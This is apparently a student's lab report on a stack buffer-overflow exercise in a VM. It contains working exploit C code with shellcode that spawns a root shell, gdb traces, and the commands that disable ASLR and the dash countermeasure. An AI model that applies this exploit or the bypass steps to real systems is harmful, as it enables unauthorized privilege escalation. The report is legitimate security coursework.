
Stack grows this way
buf
sfp
ret addr
str
Frame of the calling function
Top of stack
Local variables
Pointer to previous frame
Execute code at this address after func() finishes
Arguments

After learning what the registers were, I proceeded to reference this slide that was mentioned in class. Because the stack frame is structured in a way where the buffer was located at a lower memory address and the ret addr was located at a higher memory address, I realized I could take the difference between the two addresses to get the distance between them and know where to overwrite the return address in the exploit buffer. After calculating the difference of 0xbfffeb4c and xbfffeb2e, I knew that the beginning of the return address would be located 30 bytes away from the beginning address of the buffer.




```c
/*exploit.c*/

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x31\xc0"                  /*xorl    %eax,%eax*/
        "\x50"                      /*pushl   %eax*/
        "\x68""//sh"                /*pushl   $0x68732f2f*/
        "\x68""/bin"                /*pushl   $0x6e69622f*/
        "\x89\xe3"                  /*movl    %esp,%ebx*/
        "\x50"                      /*pushl   %eax*/
        "\x53"                      /*pushl   %ebx*/
        "\x89\xe1"                  /*movl    %esp,%ecx*/
        "\x99"                      /*cdql*/
        "\xb0\x0b"                  /*movb    $0x0b,%al*/
        "\xcd\x80"                  /*int     $0x80*/
;

char retaddr[]=
        "\xb0"
        "\xeb"
        "\xff"
        "\xbf"
;

void main(int argc, char**argv){
        char buffer[517];
        FILE*badfile;
        /*Initialize buffer with 0x90 (NOP instruction)*/
        memset(&buffer, 0x90, 517);

        /*You need to fill the buffer with appropriate contents here*/
        memcpy(buffer + 30, retaddr, 4);
        memcpy(buffer + (517-24), shellcode, 24);

        /*Save the contents to the file "badfile"*/
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

I then proceeded to edit the exploit code. By default, the whole exploit code was provided besides retaddr and the middle section of the main function. Even though I used gdb to find the memory address of eip I knew I couldn't exactly put the shellcode at the beginning of the buffer because the professor mentioned in class that there is memory misalignment when it comes to running programs with gdb vs without gdb. So when I created retaddr, I used the location of the eip register and incremented it by 100 bytes. After that, I used the memcpy function and copied the contents of retaddr into the buffer variable 30 bytes after the beginning address of buffer. Finally, I used the memcpy function to copy in the contents of the shell code at the very end of the buffer. The reason why I incremented the location of the eip register by 100 bytes is because of the memory misalignment and also because the shellcode is at the very end of the buffer. Incrementing by 100 bytes would ensure that I would at least hit one of the NOPs in the buffer.




```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb1e --> 0x90909090
EBX: 0x0
ECX: 0xbfffed60 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed27 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0x90909090
ESP: 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484d3 (<bof+24>:       mov    eax,0x1)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
=> 0x80484d3 <bof+24>:  mov    eax,0x1
   0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
   0x80484da <main>:    lea    ecx,[esp+0x4]
   0x80484de <main+4>:  and    esp,0xfffffff0
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb1c --> 0x9090d940
0016| 0xbfffeb20 --> 0x90909090
0020| 0xbfffeb24 --> 0x90909090
0024| 0xbfffeb28 --> 0x90909090
0028| 0xbfffeb2c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:14
14          return 1;
gdb-peda$ 
```

I then proceeded to recompile the exploit code and create break point at line 13 when running the stack file with gdb. With the next pictures below, please pay attention to the code section as I use the “s” command to step through each assembly code.




```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffed60 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed27 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0x90909090
ESP: 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484d8 (<bof+29>:       leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
   0x80484d3 <bof+24>:  mov    eax,0x1
=> 0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
   0x80484da <main>:    lea    ecx,[esp+0x4]
   0x80484de <main+4>:  and    esp,0xfffffff0
   0x80484e1 <main+7>:  push   DWORD PTR [ecx-0x4]
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb1c --> 0x9090d940
0016| 0xbfffeb20 --> 0x90909090
0020| 0xbfffeb24 --> 0x90909090
0024| 0xbfffeb28 --> 0x90909090
0028| 0xbfffeb2c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
15      }
gdb-peda$ 
```



```
[------------------------------------registers------------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffed60 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed27 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbfffeb40 --> 0x90909090
EIP: 0xbfffebb0 --> 0x90909090
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xbfffebad:  nop
   0xbfffebae:  nop
   0xbfffebaf:  nop
=> 0xbfffebb0:  nop
   0xbfffebb1:  nop
   0xbfffebb2:  nop
   0xbfffebb3:  nop
   0xbfffebb4:  nop
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb40 --> 0x90909090
0004| 0xbfffeb44 --> 0x90909090
0008| 0xbfffeb48 --> 0x90909090
0012| 0xbfffeb4c --> 0x90909090
0016| 0xbfffeb50 --> 0x90909090
0020| 0xbfffeb54 --> 0x90909090
0024| 0xbfffeb58 --> 0x90909090
0028| 0xbfffeb5c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xbfffebb0 in ?? ()
gdb-peda$
```


After running the “s” command twice, we can see that I have successfully reached the NOPs of the buffer. Knowing this, I know that the code will reach the shellcode sooner or later.



```
[10/02/21]seed@VM:~$ cd Desktop/proj_2/
[10/02/21]seed@VM:~/.../proj_2$ su rot
No passwd entry for user 'rot'
[10/02/21]seed@VM:~/.../proj_2$ su root
Password:
root@VM:/home/seed/Desktop/proj_2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/proj_2# exit
exit
[10/02/21]seed@VM:~/.../proj_2$ sudo rm /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ sudo ln -s /bin/zsh /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/02/21]seed@VM:~/.../proj_2$ chown root stack
chown: changing ownership of 'stack': Operation not permitted
[10/02/21]seed@VM:~/.../proj_2$ sudo chown root stack
[10/02/21]seed@VM:~/.../proj_2$ sudo chmod 4755 stack
[10/02/21]seed@VM:~/.../proj_2$ gcc -o exploit exploit.c
[10/02/21]seed@VM:~/.../proj_2$ ./exploit
[10/02/21]seed@VM:~/.../proj_2$ ./stack
#
```


After redoing all of the initial setups and recompiling of code. We can see that I have successfully gained root access.

Task 2:




```
[10/02/21]seed@VM:~/.../proj_2$ sudo rm /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ sudo ln -s /bin/dash /bin/sh
```

I first change the /bin/sh symbolic link to point back to /bin/dash.




```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main(){
     char*argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;
     //setuid(0);
     execve("/bin/sh", argv, NULL);
     return 0;
}
```




```
[10/02/21]seed@VM:~/.../proj_2$ gcc dash_shell_test.c -o dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ sudo chown root dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ sudo chmod 4755 dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ ./dash_shell_test
$ 
```

I then proceeded to compile and changed ownership of the dash code with the "setuid" function commented out. When I ran the code, I could see that the terminal had the "$" sign. Obviously, this tells me that I do not have root access to the host.




```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main(){
     char*argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;
     setuid(0);
     execve("/bin/sh", argv, NULL);
     return 0;
}
```




```
[10/02/21]seed@VM:~/.../proj_2$ gcc dash_shell_test.c -o dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ sudo chown root dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ sudo chmod 4755 dash_shell_test
[10/02/21]seed@VM:~/.../proj_2$ ./dash_shell_test
#
```

I then proceeded to recompile and change ownership of the dash code again. This time, the code has the "setuid" function uncommented. When I ran the code, I could see that the terminal has the "#" sign. This tells me that the setuid function is necessary to defeat the countermeasure and gain root access to the host.




When beginning the second half of task 2, I created a copy of my exploit.c file and renamed it as exploit_2.c file.




```
/*exploit.c*/

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x31\xc0" /*Line 1: xorl %eax,%eax*/
        "\x31\xdb" /*Line 2: xorl %ebx,%ebx*/
        "\xb0\xd5" /*Line 3: movb $0xd5,%al*/
        "\xcd\x80" /*Line 4: int $0x80*/

        "\x31\xc0"              /*xorl    %eax,%eax*/
        "\x50"                  /*pushl   %eax*/
        "\x68""//sh"            /*pushl   $0x68732f2f*/
        "\x68""/bin"            /*pushl   $0x6e69622f*/
        "\x89\xe3"              /*movl    %esp,%ebx*/
        "\x50"                  /*pushl   %eax*/
        "\x53"                  /*pushl   %ebx*/
        "\x89\xe1"              /*movl    %esp,%ecx*/
        "\x99"                  /*cdql*/
        "\xb0\x0b"              /*movb    $0x0b,%al*/
        "\xcd\x80"              /*int     $0x80*/
;

char retaddr[]=
        "\xb0"
        "\xeb"
        "\xff"
        "\xbf"
;

void main(int argc, char**argv){
        char buffer[517];
        FILE*badfile;
        /*Initialize buffer with 0x90 (NOP instruction)*/
        memset(&buffer, 0x90, 517);

        /*You need to fill the buffer with appropriate contents here*/

        memcpy(buffer + 30, retaddr, 4);
        memcpy(buffer + (517-32), shellcode, 32);

        /*Save the contents to the file "badfile"*/
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

Looking at the exploit_2 file, we can see there are a few minor additions to this code. In the shellcode variable, I added in the assembly code for the “setuid” function at the beginning of the the array. The assembly code below the “setuid” function is the still the same assembly code from task 2. The second difference is the second memcpy function. The shellcode used to be 24 bytes; however, with the addition of the “setuid” assembly code, the shell code is now 32 bytes. Therefore, I needed to place the shell code 517-32 bytes after the beginning addresses of the buffer.



```
[10/02/21]seed@VM:~/.../proj_2$ ./exploit_2
[10/02/21]seed@VM:~/.../proj_2$ gcc -o exploit_2 exploit_2.c
[10/02/21]seed@VM:~/.../proj_2$ ./stack
#
```

After compiling the exploit_2 code and running the stack file again, we can see that I was able to successfully gain root access to the host. The logic is still exactly the same. All that was needed was to add in the new assembly code and change the location of where I write the shellcode in the 517 buffer.


Task 3:

